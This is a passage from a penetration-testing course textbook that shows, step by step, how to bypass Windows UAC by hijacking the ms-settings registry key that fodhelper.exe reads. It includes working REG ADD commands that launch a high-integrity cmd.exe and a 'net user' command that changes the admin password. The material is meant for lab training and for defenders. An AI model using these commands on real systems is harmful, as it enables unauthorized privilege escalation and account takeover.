    name="Microsoft.Windows.FodHelper" version="5.1.0.0"
    processorArchitecture="x86"/>
 <description>Features On Demand Helper UI</description>
 <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
  <security>
      <requestedPrivileges>
          <requestedExecutionLevel
            level="requireAdministrator"
          />
      </requestedPrivileges>
  </security>
 </trustInfo>
 <asmv3:application>
    <asmv3:windowsSettings
      xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings">
        <dpiAware>true</dpiAware>
        <autoElevate>true</autoElevate>
    </asmv3:windowsSettings>
 </asmv3:application>
</assembly>
```

Listing 559 - Checking the application manifest of fodhelper.exe using sigcheck.exe

A quick look at the results shows that the application is meant to be run by administrative users and as such, requires the full administrator[514] access token. Additionally, the *autoelevate*[515] flag is set to *true*, which allows the executable to auto-elevate to *high integrity* without prompting the administrator user for consent.

We can use *Process Monitor*[516] from the Sysinternals suite to gather more information about this tool as it executes.

[514] (Microsoft, 2010), https://msdn.microsoft.com/en-us/library/bb756929.aspx

[515] (Microsoft, 2016), https://technet.microsoft.com/en-us/library/2009.07.uac.aspx

[516] (Microsoft, 2019), https://docs.microsoft.com/en-us/sysinternals/downloads/procmon

Copyright © Offensive Security Ltd. All rights reserved.

Process Monitor is an invaluable tool when our goal is to understand how a specific process interacts with the file system and the Windows registry. It's an excellent tool for identifying flaws such as Registry hijacking, DLL hijacking,[517] and more.

After starting **`procmon.exe`**, we'll run **`fodhelper.exe`** again and set filters to specifically focus on the activities performed by our target process.




Figure 278: Procmon filter by Process Name

This filter significantly reduced the output but for this specific vulnerability, we are only interested in how this application interacts with the registry keys that can be modified by the current user. To narrow our results, we will adjust the filter with a search for "Reg", which Procmon uses to mark registry operations.

[517] (Mitre, 2019), https://attack.mitre.org/techniques/T1038/

Copyright © Offensive Security Ltd. All rights reserved.




Figure 279: Procmon filter by Operation

Once our new filter has been added, we should only see results for registry operations. Figure 280 shows Process Monitor reduced output as a result of our two filters.

Copyright © Offensive Security Ltd. All rights reserved.




Figure 280: Procmon filter by Process Name and Operation result

These are more manageable results but we want to further narrow our focus. Specifically, we want to see if the fodhelper application is attempting to access registry entries that do not exist. If this is the case and the permissions of these registry keys allow it, we may be able to tamper with those entries and potentially interfere with actions the targeted high-integrity process is attempting to perform.

To again narrow our search, we will rerun the application and add a “Result” filter for “NAME NOT FOUND”, an error message that indicates that the application is attempting to access a registry entry that does not exist.

Copyright © Offensive Security Ltd. All rights reserved.




Figure 281: Procmon filter by Result

The output reveals that **`fodhelper.exe`** does, in fact, generate the "NAME NOT FOUND" error, an indicator of a potentially exploitable registry entry.




Figure 282: Procmon filter by Result result

However, since we cannot arbitrarily modify registry entries in every hive, we need to focus on the registry hive we can control. In this case, we will focus on the HKEY_CURRENT_USER (*HKCU*) hive, which we, the current user, have read and write access to:

Copyright © Offensive Security Ltd. All rights reserved.




Figure 283: Procmon filter by Path

Applying this additional filter produces the following results:




Figure 284: fodhelper.exe looking for command value

According to this output, we see something rather interesting. The **`fodhelper.exe`** application attempts to query the HKCU:\Software\Classes\ms-settings\shell\open\command registry key, which does not appear to exist.

In order to better understand why this is happening and what exactly this registry key is used for, we'll modify our check under the *Path* and look specifically for any access to entries that contain ms-settings\shell\open\command. If the process can successfully access that key in some other hive, the results will provide us with more clues.

Copyright © Offensive Security Ltd. All rights reserved.




Figure 285: Shell\open\command execution path

This output contains an interesting result. When fodhelper does not find the **ms-settings\shell\open\command** registry key in HKCU, it immediately tries to access the same key in the **HKEY_CLASSES_ROOT** (HKCR) hive.[518] Since that entry does exist, the access is successful.

If we search for **HKCR:ms-settings\shell\open\command** in the registry, we find a valid entry:




Figure 286: DelegateExecute registry entry

Based on this observation, and after searching the MSDN documentation[519] for this registry key format (*application-name\shell\open*), we can infer that fodhelper is opening a section of the Windows Settings application (likely the Manage Optional Features presented to the user when fodhelper is launched) through the *ms-settings:* application protocol.[520] An application protocol on

[518] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/sysinfo/hkey-classes-root-key

[519] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/shell/launch

[520] (Eric Law, 2011), https://blogs.msdn.microsoft.com/ieinternals/2011/07/13/understanding-protocols/

Copyright © Offensive Security Ltd. All rights reserved.

Windows defines the executable to launch when a particular URL is used by a program. These URL-Application mappings can be defined through Registry entries similar to the *ms-setting* key we found in HKCR (Figure 286 above). In this particular case, the application protocol schema for ms-settings passes the execution to a COM[521] object rather than to a program. This can be done by setting the *DelegateExecute* key value[522] to a specific COM class ID as detailed in the MSDN documentation.

This is definitely interesting because fodhelper tries to access the *ms-setting* registry key within the HKCU hive first. Previous results from Process Monitor clearly showed that this key does not exist in HKCU, but we should have the necessary permissions to create it. This could allow us to hijack the execution through a properly formatted protocol handler. Let's try to add this key with the *REG*[523] utility:

```
C:\Users\admin> REG ADD HKCU\Software\Classes\ms-settings\Shell\Open\command
The operation completed successfully.

C:\Users\admin>
```

Listing 560 - Adding the command value to the registry

Once we have added the registry key, we will clear all the results from Process Monitor (using the icon highlighted in Figure 287), restart **`fodhelper.exe`**, and monitor the process activity:




Figure 287: Clearing the output of Process Monitor

Please note that clearing the output display does NOT clear the filters we created. They are saved and we do not need to recreate them.

[521] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/com/the-component-object-model

[522] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/shellapi/nf-shellapi-shellexecuteexa

[523] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/reg-add

Copyright © Offensive Security Ltd. All rights reserved.




Figure 288: Getting the output of Process Monitor again

The figure above shows that, this time, **`fodhelper.exe`** attempts to query a value (DelegateExecute) stored in our newly-created command key. This did not happen before we created our fake application protocol key. However, since we do not want to hijack the execution through a COM object, we'll add a DelegateExecute entry, leaving its value empty. Our hope is that when fodhelper discovers this empty value, it will follow the MSDN specifications for application protocols and will look for a program to launch specified in the Shell\Open\command\Default key entry.

We will use **`REG ADD`** with the **`/v`** argument to specify the value name and **`/t`** to specify the type:

```
C:\Users\admin> REG ADD HKCU\Software\Classes\ms-settings\Shell\Open\command /v Delega
teExecute /t REG_SZ
The operation completed successfully.
```

Listing 561 - Adding the DelegateExecute value to the command registry key

In order to verify that fodhelper successfully accesses the DelegateExecute entry we have just added, we will remove the "NAME NOT FOUND" filter and replace it with "SUCCESS" to show only successful operations and restart the process again:




Figure 289: fodhelper.exe inspecting the (Default) value under the command registry key

As expected, fodhelper finds the new DelegateExecute entry we added, but since its value is empty, it also looks for the *(Default)* entry value of the Shell\open\command registry key. The *(Default)*

Copyright © Offensive Security Ltd. All rights reserved.

entry value is created as null automatically when adding any registry key. We will follow the application protocol specifications and replace the empty *(Default)* value with an executable of our choice, **cmd.exe**. This should force fodhelper to handle the *ms-settings:* protocol with our own executable!

In order to test this theory, we'll set our new registry value. We'll also specify the new registry value with **/d "cmd.exe"** and **/f** to add the value silently.

```
C:\Users\admin> REG ADD HKCU\Software\Classes\ms-settings\Shell\Open\command /d "cmd.e
xe" /f
The operation completed successfully.
```

Listing 562 - Setting the (Default) value to cmd.exe

After setting the value and running **fodhelper.exe** once again, we are presented with a command shell:




Figure 290: Spawning a high privileged cmd.exe via fodhelper.exe

The output of the **whoami /groups** command indicates that this is a high-integrity command shell. Next, we'll attempt to change the admin password to see if we can successfully bypass UAC:

```
C:\Windows\system32> net user admin Ev!lpass
The command completed successfully.
```

Listing 563 - Successfully changing the password of the admin user after spawning cmd.exe with high integrity via fodhelper.exe

The password change is successful and we have successfully bypassed UAC!

This attack not only demonstrates a terrific UAC bypass, but also reveals a process that we could use to discover similar bypasses.

Copyright © Offensive Security Ltd. All rights reserved.



18.2.3.2 Exercise

1. Log in to your Windows client as the admin user and attempt to bypass UAC using the application and technique covered above.

18.2.4 Insecure File Permissions: Serviio Case Study

As previously mentioned, a common way to elevate privileges on a Windows system is to exploit insecure file permissions on services that run as *nt authority\system*.

